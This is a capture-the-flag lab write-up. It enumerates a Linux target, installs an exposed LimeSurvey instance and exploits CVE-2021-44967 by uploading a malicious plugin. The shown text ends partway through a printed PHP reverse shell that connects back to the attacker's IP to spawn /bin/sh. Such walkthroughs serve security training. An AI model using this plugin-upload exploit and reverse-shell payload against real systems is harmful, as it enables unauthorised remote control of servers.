

Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2023 Dec 8
Enumeration
Start the instance via Discord and let’s go:

10.10.68.89
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.68.89
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 12:58 JST
Nmap scan report for 10.10.68.89
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bd:f7:dd:ea:bf:03:89:65:34:80:40:68:a4:cb:2d:56 (ECDSA)
|_  256 4b:73:35:11:05:25:3c:1c:7e:f1:fc:e4:95:1f:15:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: 403 Forbidden
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found
vsftpd 3.0.5andApache httpd 2.4.56
WEB (80/tcp)
Quick check:
$ curl --path-as-is -i -s -k 'http://10.10.68.89' -X GET
HTTP/1.1 403 Forbidden
Date: Sun, 12 Jan 2025 04:00:54 GMT
Server: Apache/2.4.56 (Debian)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at 10.10.68.89 Port 80</address>
</body></html>
Prohibited access
Gobuster - Directory discovery
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.10.68.89 -b 403,404,412
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.68.89
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   403,404,412
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/survey               (Status: 301) [Size: 311] [--> http://10.10.68.89/survey/]

Found path
/survey
Found
LimeSurvey, a simple, quick and anonymous online survey tool. More info here: https://www.limesurvey.org/
CVE-2021-44967 - LimeSurvey RCE (limesvc)
Seems the LimeSurvey instance is not yet installed, we can then go and install it:


LimeSurvey version 6.3.7

a MySQL/MariaDB database is required
The installation allows us to specify the database connection settings allowing remote databases.
Spawn a new mysql docker container locally:
If docker is not yet installed:
Install Docker Engine on Debian:
Add Docker’s official GPG key:
sudo apt update
sudo apt install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/debian/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc
- Add the repository to Apt sources (for derivative distro, such as Kali Linux):
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/debian \
  bookworm stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
- Install the Docker packages:
$ sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
Then
sudo docker pull mysql
sudo docker run -p 3306:3306 --rm --name tmp-mysql -e MYSQL_ROOT_PASSWORD=dbpassword mysql:latest
OR
sudo docker pull mysql
sudo docker run --rm --name limesurvey-mysql -e MYSQL_ROOT_PASSWORD=dbpassword -e MYSQL_DATABASE=limesurvey -e MYSQL_USER=limesurvey_user -e MYSQL_PASSWORD=limesurvey_passwor123 -p 3306:3306 -d mysql:latest
As we use the parameter
--rmthen this container is temporary and will be removed as soon as the container will be stopped
Enter all info (including the credentials root:dbpassword) and we can install the application:


We fill
admin:adminpassword123


We can login as admin to http://10.10.68.89/survey/index.php/admin:
After some checking with Google we found that a Remote Code Execution (RCE) vulnerabilty exists in LimeSurvey 5.2.4 via the upload and install plugins function, which could let a remote malicious user upload an arbitrary PHP code file.
This is referenced with the CVE number: CVE-2021-44967
$ git clone https://github.com/Y1LD1R1M-1337/Limesurvey-RCE.git
$ cd Limesurvey-RCE
As we are running on version 6.3.7 we then need to add this version <version>6.0</version> to the config.xml file:
$ cat config.xml

<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
		<![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
	      <version>5.0</version>
	      <version>6.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
We modify also the php-rev.php file:
$ cat php-rev.php

<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.4.253';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}


chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
